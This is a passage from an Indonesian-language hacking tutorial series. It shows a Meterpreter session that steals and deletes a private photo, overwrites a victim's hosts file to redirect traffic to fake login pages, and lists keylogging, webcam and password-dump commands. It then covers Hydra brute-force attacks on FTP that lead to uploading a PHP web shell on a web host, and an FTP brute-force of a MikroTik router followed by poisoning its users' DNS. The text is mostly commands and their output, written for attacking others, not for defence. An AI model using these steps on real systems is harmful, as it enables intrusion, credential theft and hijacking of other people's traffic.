c:\\Program Files\\Common Files\\Microsoft Shared\\Stationery\\Leaves Bkgrd.jpg (4389 bytes)
c:\\Program Files\\Common Files\\Microsoft Shared\\Stationery\\Maize Bkgrd.jpg (11748 bytes)
c:\\Program Files\\Common Files\\Microsoft Shared\\Stationery\\Nature Bkgrd.jpg (3781 bytes)
c:\\Program Files\\Common Files\\Microsoft Shared\\Stationery\\Pie Charts Bkgrd.jpg (2371
bytes)
c:\\Program Files\\Common Files\\Microsoft Shared\\Stationery\\Sunflower Bkgrd.jpg (17147
bytes)
c:\\Program Files\\Messenger\\fotorahasia.JPG (3263 bytes)
..
```

Kelebihan menggunakan search dari meterpreter maka search yang dilakukan mampu menembus drive-drive di harddisk, beda dengan dir/s *.jpg yang dimana dijalankan di c:\ misalnya maka pencarian hanya mencari *.jpg di drive c saja.

Kita coba praktekkan mengambil file fotorahasia.JPG, perintahnya adalah

```
meterpreter > download -r c:/progra~1/messenger/fotorahasia.JPG c:/asa
[*] downloading: c:/progra~1/messenger/fotorahasia.JPG ->
c:/asa/fotorahasia.JPG
[*] downloaded : c:/progra~1/messenger/fotorahasia.JPG ->
c:/asa/fotorahasia.JPG
```

File fotorahasia.JPG telah tercopy ke c:\asa.

Kita coba-coba lagi perintah sederhana untuk alternatif selain pakai shell, kita masuk ke c:\program files\messenger untuk menghapus file fotorahasia.JPG, langkah perintahnya sebagai berikut

```

meterpreter > cd ,,
meterpreter > cd progra~1
meterpreter > cd messenger
meterpreter > pwd
C:\progra~1\messenger

```

Setelah berada di c:\program files\messenger maka kita dapat tampilkan files didalamnya :

```
meterpreter > ls
```

```

Listing: C:\progra~1\messenger
=====

```

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
40777/rwxrwxrwx	0	dir	2011-11-07 05:29:29 +0700	.
40555/r-xr-xr-x	0	dir	2011-09-17 20:36:28 +0700	..
100666/rw-rw-rw-	33792	fil	2008-04-14 11:41:52 +0700	custsat.dll
100666/rw-rw-rw-	3263	fil	2011-11-07 05:27:50 +0700	fotorahasia.JPG
100444/r--r--r--	4821	fil	2007-04-03 05:37:24 +0700	logowin.gif
100666/rw-rw-rw-	7047	fil	2007-04-03 12:37:24 +0700	lvback.gif
100666/rw-rw-rw-	82944	fil	2008-04-14 18:42:00 +0700	msgsc.dll
100666/rw-rw-rw-	180224	fil	2008-04-14 12:00:30 +0700	msgslang.dll
100777/rwxrwxrwx	1695232	fil	2008-04-14 18:42:30 +0700	msmsgs.exe
100666/rw-rw-rw-	9306	fil	2001-08-23 20:00:00 +0700	newalert.wav
100666/rw-rw-rw-	18052	fil	2001-08-23 20:00:00 +0700	newemail.wav
100666/rw-rw-rw-	9306	fil	2001-08-23 20:00:00 +0700	online.wav
100666/rw-rw-rw-	4454	fil	2007-04-03 12:37:28 +0700	type.wav
100666/rw-rw-rw-	115981	fil	2007-04-03 12:34:02 +0700	xpmsgr.chm

Kita perhatikan ada file fotorahasia.JPG, untuk menghapusnya kita dapat menggunakan rm.

```
meterpreter > rm fotorahasia.JPG
```

Hasilnya adalah setelah kita lakukan perintah diatas adalah :

```
meterpreter > ls
```

```

Listing: C:\progra~1\messenger
=====

```

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
40777/rwxrwxrwx	0	dir	2011-11-07 05:48:35 +0700	.
40555/r-xr-xr-x	0	dir	2011-09-17 20:36:28 +0700	..
100666/rw-rw-rw-	33792	fil	2008-04-14 11:41:52 +0700	custsat.dll
100444/r--r--r--	4821	fil	2007-04-03 05:37:24 +0700	logowin.gif
100666/rw-rw-rw-	7047	fil	2007-04-03 12:37:24 +0700	lvback.gif
100666/rw-rw-rw-	82944	fil	2008-04-14 18:42:00 +0700	msgsc.dll
100666/rw-rw-rw-	180224	fil	2008-04-14 12:00:30 +0700	msgslang.dll
100777/rwxrwxrwx	1695232	fil	2008-04-14 18:42:30 +0700	msmsgs.exe
100666/rw-rw-rw-	9306	fil	2001-08-23 20:00:00 +0700	newalert.wav
100666/rw-rw-rw-	18052	fil	2001-08-23 20:00:00 +0700	newemail.wav
100666/rw-rw-rw-	9306	fil	2001-08-23 20:00:00 +0700	online.wav
100666/rw-rw-rw-	4454	fil	2007-04-03 12:37:28 +0700	type.wav
100666/rw-rw-rw-	115981	fil	2007-04-03 12:34:02 +0700	xpmsgr.chm

Sekarang kita coba melakukan poisoning file hosts dimana kita bisa melakukan DNS dalam windows untuk diarahkan ke alamat IP yang kita mau, yang bisa ditujukan banyak hal, misal fake login facebook dan sebagainya.

```
meterpreter > cd /windows/system32/drivers/etc/
meterpreter > pwd
C:\windows\system32\drivers\etc
```

Setelah kita berada di C:\windows\system32\drivers\etc, kita menghapus file hosts terlebih dahulu lalu kita upload file hosts yang baru.

```
meterpreter > upload -r c:/asa/hosts c:/windows/system32/drivers/etc
[*] uploading : c:/asa/hosts -> c:/windows/system32/drivers/etc
[*] uploaded  : c:/asa/hosts -> c:/windows/system32/drivers/etc/hosts
```

Setelah diupload maka anda dapat menguji dengan ping domain yang telah dimasukkan.

Sekarang kita coba melakukan mematikan proses di windows dengan perintah kill.

```
>>>ps
```

```
Process list
=====
```

PID	Name	Arch	Session	User	Path
---	----	----	-----	----	----
0	[System Process]				
4	System	x86	0		
624	smss.exe	x86	0	NT AUTHORITY\SYSTEM	
	\SystemRoot\System32\smss.exe				
696	csrss.exe				
720	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	
	\\??\C:\WINDOWS\system32\winlogon.exe				
764	services.exe	x86	0	NT AUTHORITY\SYSTEM	
	C:\WINDOWS\system32\services.exe				
776	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	
	C:\WINDOWS\system32\lsass.exe				
936	DF5Serv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program
	Files\Faronics\Deep Freeze\Install C-0\DF5Serv.exe				
972	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	
	C:\WINDOWS\system32\svchost.exe				
1068	svchost.exe				
1152	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	
	C:\WINDOWS\System32\svchost.exe				
1292	svchost.exe				
1452	svchost.exe				
1532	explorer.exe	x86	0	PC100\data	
	C:\WINDOWS\Explorer.EXE				
1648	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	
	C:\WINDOWS\system32\spoolsv.exe				
1184	wscntfy.exe	x86	0	PC100\data	
	C:\WINDOWS\system32\wscntfy.exe				
1300	alg.exe				
348	FrzState2k.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program
	Files\Faronics\Deep Freeze\Install C-0_Df\FrzState2k.exe				
2032	cmd.exe	x86	0	PC100\data	
	C:\WINDOWS\system32\cmd.exe				
188	notepad.exe	x86	0	PC100\data	

```

C:\WINDOWS\system32\notepad.exe
1176  sc.exe           x86    0          PC100\data
C:\WINDOWS\system32\sc.exe
1436  sc.exe           x86    0          PC100\data
C:\WINDOWS\system32\sc.exe
596   mshta.exe         x86    0          PC100\data
C:\WINDOWS\system32\mshta.exe
1556  mmc.exe            x86    0          PC100\data
C:\WINDOWS\system32\mmc.exe
1040  sc.exe             x86    0          PC100\data
C:\WINDOWS\system32\sc.exe
336   logon.scr          x86    0          PC100\data
C:\WINDOWS\System32\logon.scr

```

Kita coba kill aplikasi cmd.exe

```

>>>kill 2032
Killing: 2032
>>>ps

```

```

Process list
=====

```

PID	Name	Arch	Session	User	Path
0	[System Process]				
4	System	x86	0		
624	smss.exe	x86	0	NT AUTHORITY\SYSTEM	
	\SystemRoot\System32\smss.exe				
696	csrss.exe				
720	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	
	\\??\C:\WINDOWS\system32\winlogon.exe				
764	services.exe	x86	0	NT AUTHORITY\SYSTEM	
	C:\WINDOWS\system32\services.exe				
776	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	
	C:\WINDOWS\system32\lsass.exe				
936	DF5Serv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program
	Files\Faronics\Deep Freeze\Install C-0\DF5Serv.exe				
972	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	
	C:\WINDOWS\system32\svchost.exe				
1068	svchost.exe				
1152	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	
	C:\WINDOWS\System32\svchost.exe				
1292	svchost.exe				
1452	svchost.exe				
1532	explorer.exe	x86	0	PC100\data	
	C:\WINDOWS\Explorer.EXE				
1648	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	
	C:\WINDOWS\system32\spoolsv.exe				
1184	wscntfy.exe	x86	0	PC100\data	
	C:\WINDOWS\system32\wscntfy.exe				
1300	alg.exe				
348	FrzState2k.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program
	Files\Faronics\Deep Freeze\Install C-0_SDf\FrzState2k.exe				
188	notepad.exe	x86	0	PC100\data	
	C:\WINDOWS\system32\notepad.exe				
1176	sc.exe	x86	0	PC100\data	
	C:\WINDOWS\system32\sc.exe				
1436	sc.exe	x86	0	PC100\data	
	C:\WINDOWS\system32\sc.exe				
596	mshta.exe	x86	0	PC100\data	

```

C:\WINDOWS\system32\mshta.exe
1556 mmc.exe x86 0 PC100\data
C:\WINDOWS\system32\mmc.exe
1040 sc.exe x86 0 PC100\data
C:\WINDOWS\system32\sc.exe
336 logon.scr x86 0 PC100\data
C:\WINDOWS\System32\logon.scr

```

Kita perhatikan diatas, PID 2032, cmd.exe telah hilang dalam proses.

C:\windows\system32\drivers\etc>

Karena masih banyak perintah-perintah meterpreter maka silahkan coba-coba sendiri aja, untuk membantu anda ketik saja help lalu enter untuk memandu anda menjalankan meterpreter di metasploit framework.

>>>help

Core Commands
=====

Command -----	Description -----
?	Help menu
background	Backgrounds the current session
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information about active channels
close	Closes a channel
detach	Detach the meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
help	Help menu
info	Displays information about a Post module
interact	Interacts with a channel
irb	Drop into irb scripting mode
load	Load one or more meterpreter extensions
migrate	Migrate the server to another process
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
use	Deprecated alias for 'load'
write	Writes data to a channel

Stdapi: File system Commands
=====

Command -----	Description -----
cat	Read the contents of a file to the screen
cd	Change directory
del	Delete the specified file
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory

getwd	Print working directory
lcd	Change local working directory
lpwd	Print local working directory
ls	List files
mkdir	Make directory
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
upload	Upload a file or directory

Stdapi: Networking Commands

=====

Command	Description
-----	-----
ipconfig	Display interfaces
portfwd	Forward a local port to a remote service
route	View and modify the routing table

Stdapi: System Commands

=====

Command	Description
-----	-----
clearev	Clear the event log
drop_token	Relinquishes any active impersonation token.
execute	Execute a command
getpid	Get the current process identifier
getprivs	Attempt to enable all privileges available to the current process
getuid	Get the user that the server is running as
kill	Terminate a process
ps	List running processes
reboot	Reboots the remote computer
reg	Modify and interact with the remote registry
rev2self	Calls RevertToSelf() on the remote machine
shell	Drop into a system command shell
shutdown	Shuts down the remote computer
steal_token	Attempts to steal an impersonation token from the target process
sysinfo	Gets information about the remote system, such as OS

Stdapi: User interface Commands

=====

Command	Description
-----	-----
enumdesktops	List all accessible desktops and window stations
getdesktop	Get the current meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
screenshot	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreters current desktop
uictl	Control some of the user interface components

Stdapi: Webcam Commands

=====

Command	Description
record_mic	Record audio from the default microphone for X seconds
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam

Priv: Elevate Commands
=====

Command	Description
getsystem	Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
=====

Command	Description
hashdump	Dumps the contents of the SAM database

Priv: Timestamp Commands
=====

Command	Description
timestomp	Manipulate file MACE attributes

Jika sudah bosan dengan bermain meterpreter maka dapat langsung ke shell saja, cukup mengetikkan shell lalu enter.

```
meterpreter > shell
Process 1692 created.
Channel 7 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\windows\system32\drivers\etc>
```

Oke, sekian dulu, cayoooo.

Oleh Kurniawan - yk_family_code@yahoo.com

Hacking hosting linux yang menggunakan XAMPP / LAMPP selain lewat phpmyadmin



Hacking suatu web kadang kita tidak harus melakukan hacking selalu diawali dengan menyerang webnya, hacking password phpmyadmin sudah ada di artikel yang penulis tulis sebelumnya dimana dapat juga untuk hacking XAMPP / LAMPP di linux yang mengakses databasenya dapat memanfaatkan phpmyadmin. Jika misalkan password phpmyadmin tersebut tetap saja tidak tembus apakah masih ada kemungkinan lewat cara lain? ada, contohnya kita dapat melakukan serangan ke FTP untuk mendapatkan username dan passwordnya, web server dapat digunakan sebagai alat mengeksekusi saja, seperti yang sudah diketahui FTP Server di linux sudah masuk dalam XAMPP / LAMPP itu sendiri yang akan otomatis jalan jika kita jalankan XAMPP / LAMPP-nya, di sini penulis contohkan teknik hacking dengan memanfaatkan FTP dengan dengan dictionary attack.

Pertama-tama kita coba periksa port-port di komputer target yang terbuka sekaligus OS yang digunakan.

```
C:\Users\Public>nmap -A 180.254.98.65
```

```
Starting Nmap 5.21 ( http://nmap.org ) at 2011-11-07 06:14 SE Asia Standard Time
```

```
Nmap scan report for vps-semarang.com (180.254.98.65)
```

```
Host is up (0.0034s latency).
```

```
Not shown: 996 closed ports
```

```
PORT      STATE SERVICE  VERSION
```

```
21/tcp    open  ftp      ProFTPD 1.3.1
```

```
80/tcp    open  http     Apache httpd 2.2.9 ((Unix) DAV/2 mod_ssl/2.2.9
```

```
OpenSSL/0
```

```
.9.8h PHP/5.2.6 mod_apreq2-20051231/2.6.0 mod_perl/2.0.4 Perl/v5.10.0)
|_html-title: Site doesn't have a title (text/html).
|_http-favicon:
443/tcp open  ssl/http Apache httpd 2.2.9 ((Unix) DAV/2 mod_ssl/2.2.9
OpenSSL/0
.9.8h PHP/5.2.6 mod_apreq2-20051231/2.6.0 mod_perl/2.0.4 Perl/v5.10.0)
|_sslsv2: server still supports SSLv2
|_html-title: Site doesn't have a title (text/html).
|_http-favicon:
3306/tcp open  mysql      MySQL (unauthorized)
MAC Address: 08:00:27:31:78:A4 (Cadmus Computer Systems)
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.17 - 2.6.31
Network Distance: 1 hop
Service Info: OS: Unix
```

OS and Service detection performed. Please report any incorrect results at
<http://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 61.75 seconds

C:\Users\Public>

Dari scanning dengan NMAP ternyata port 21 terbuka selain port 80 yang merupakan service http untuk web server Apache. Sesuai topik kita akan mencoba melakukan hacking dari sisi FTP Servernya menggunakan hydra.

```
C:\Users\Public\hydra\hydra>hydra -m / -L username.txt -P password.txt
180.254.98.65 ftp
Hydra v6.0 (c) 2011 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2011-11-07 06:11:39
[DATA] 16 tasks, 1 servers, 96 login tries (1:6/p:16), ~6 tries per task
[DATA] attacking service ftp on port 21
[21][ftp] host: 180.254.98.65 login: linux password: ubuntu
[STATUS] attack finished for 180.254.98.65 (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2011-11-07 06:12:11
```

C:\Users\Public\hydra\hydra>

Bingo, ternyata username dan password didapat, oke langsung login saja setelah mendapatkan akses FTP Server.

```
C:\Users\Public\hydra\hydra>ftp 180.254.98.65
Connected to 180.254.98.65.
220 ProFTPD 1.3.1 Server (ProFTPD) [180.254.98.65]
User (180.254.98.65:(none)): linux
331 Password required for linux
Password:
230 User linux logged in
ftp>
```

Dengan sudah login FTP maka anda dimungkinkan dapat melakukan deface di web target, tapi jika ingin eksploitasi lebih jauh tidak sekedar deface maka dapat melakukan upload shell php, perintahnya.


```
ftp> get shellxx.php
200 PORT command successful
150 Opening ASCII mode data connection for shellxx.php (105630 bytes)
226 Transfer complete
ftp: 105630 bytes received in 0,03Seconds 4062,69Kbytes/sec.
ftp>
```

Oke dengan <http://180.254.98.65/shellxx.php> anda tentu tahu apa yang terjadi. ^_^

```
sysctl : Linux 2.6.32-21-generic
$OSTYPE :
Server : Apache/2.2.9 (Unix) DAV/2 mod_ssl/2.2.9 OpenSSL/0.9.8h PHP/5.2.6 mod_apreq2-200
id : uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
pwd : /opt/lampp/htdocs ( drwxr-xr-x )

Executed command: ls -lia
138309 -rw-r--r--  1 nobody    root          163 2003-10-31 23:15 index.html
```

Oleh Kurniawan - yk_family_code@yahoo.com

Hacking password Mikrotik secara langsung dengan memanfaatkan titik terlemah



Tidak ada sistem yang aman 100%, karena begitu banyak kemungkinan jika kita melihat dari berbagai sisi, sebelumnya penulis menulis artikel untuk hacking mikrotik dari sisi celah di telnet, tapi sebenarnya sama bahayanya dengan telnet yaitu FTP.

Percobaan penulis melakukan serangan BF (brute force) pada http, telnet dan ssh mengalami kegagalan, setelah termenung sekian lama akhirnya penulis ingat serangan BF pada FTP di waktu sebelumnya, akhirnya penulis mencoba melakukan BF pada FTP dan hasilnya ternyata bisa. Hmm username dan password untuk http, telnet, ssh, telnet adalah sama, satu celah kena maka semua kena, jadi? :)

Dari sisi kompatibilitas mikrotik dapat diancungi jempol tapi akibat dari banyaknya kompatibilitas yang ada dapat membawa ancaman lebih besar, seperti pada telnet yang penulis bahas dan praktek diartikel yang sebelumnya.

Oke, kita langsung praktek saja, kita periksa port yang terbuka di mikrotik

```
C:\Documents and Settings\serverdata>nmap -A 192.168.1.174
```

```
Starting Nmap 5.21 ( http://nmap.org ) at 2011-11-07 15:36 Pacific Standard Time
```

```
Nmap scan report for 192.168.1.174
Host is up (0.00013s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          MikroTik router ftpd 3.20
22/tcp    open  ssh          OpenSSH 2.3.0 mikrotik 2.9 (protocol 1.99)
|_sshv1:  Server supports SSHv1
|_ssh-hostkey: 1024 c6:5e:04:d3:12:db:1d:98:c9:17:e2:98:77:d4:39:ba (RSA1)
|_1024 76:68:bc:ee:e3:40:f5:6b:72:ea:44:55:df:86:06:ec (DSA)
23/tcp    open  telnet       Linux telnetd
80/tcp    open  http         MikroTik router http config
```

```
|_html-title: mikrotik routeros > administration
2000/tcp open  winbox      MikroTik WinBox management console
8080/tcp open  http-proxy Mikrotik http proxy
8291/tcp open  unknown
MAC Address: 08:00:27:22:84:F1 (Cadmus Computer Systems)
Device type: media device
Running: Chumby embedded
OS details: Chumby Internet radio
Network Distance: 1 hop
Service Info: OS: Linux; Device: router
```

```
HOP RTT      ADDRESS
1   0.13 ms  192.168.1.174
```

OS and Service detection performed. Please report any incorrect results at
<http://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 170.00 seconds


Ternyata banyak port dan service yang terbuka di mikrotik. :D

Oke tidak perlu berpanjang-panjang lebar lagi, kita langsung hack saja mikrotik target.

C:\Documents and Settings\serverdata>


```
H:\hydra>hydra -l admin -P kamus.txt 192.168.1.174 ftp
Hydra v6.0 (c) 2011 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2011-11-07 14:39:20
[DATA] 16 tasks, 1 servers, 23 login tries (1:1/p:23), ~1 tries per task
[DATA] attacking service ftp on port 21
[21][ftp] host: 192.168.1.174 login: admin password: jagoan
[STATUS] attack finished for 192.168.1.174 (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2011-11-07 14:39:26
```

Bingo, password mikrotik sudah didapat, kita coba masuk lewat web.




Saat login dan eksploitasi yang dapat dilakukan.

Menghajar para pengguna jaringan di mikrotik dengan mengarahkan DNS Servernya ke DNS Server milik kita, ya samalah tekniknya dengan teknik di artikel sebelumnya yang penulis tulis untuk poisoning DNS para pengguna yang menggunakan DHCP router. :D




Ingin dapat bandwidth full ?



:D

Terbatas di web, pakai winbox saja dan login pakai password yang kita hack dari FTP sebelumnya biar lebih banyak option lagi, jika ingin mengganti password router password mikrotik di winbox maka contohnya klik saja password dan muncul form input untuk password lama dan password baru.



Oke, sekian dulu, cayooo.

Oleh Kurniawan - yk_family_code@yahoo.com

Hacking password SSH Server di linux dengan backtrack



Keamanan SSH untuk remote memang cukup bagus karena pengiriman datanya terenkripsi, berbeda dengan telnet yang tidak terenkripsi pengiriman datanya, walaupun SSH sulit untuk di sniffing datanya maka bukan berarti secara hakekat pasti tidak mungkin bisa dihack passwordnya terlepas dari sniffing, di sini penulis akan mencoba melakukan hacking password SSH server yang berada di bawah OS linux dengan menggunakan Hydra yang ada di Backtrack 3.

Berikut prakteknya

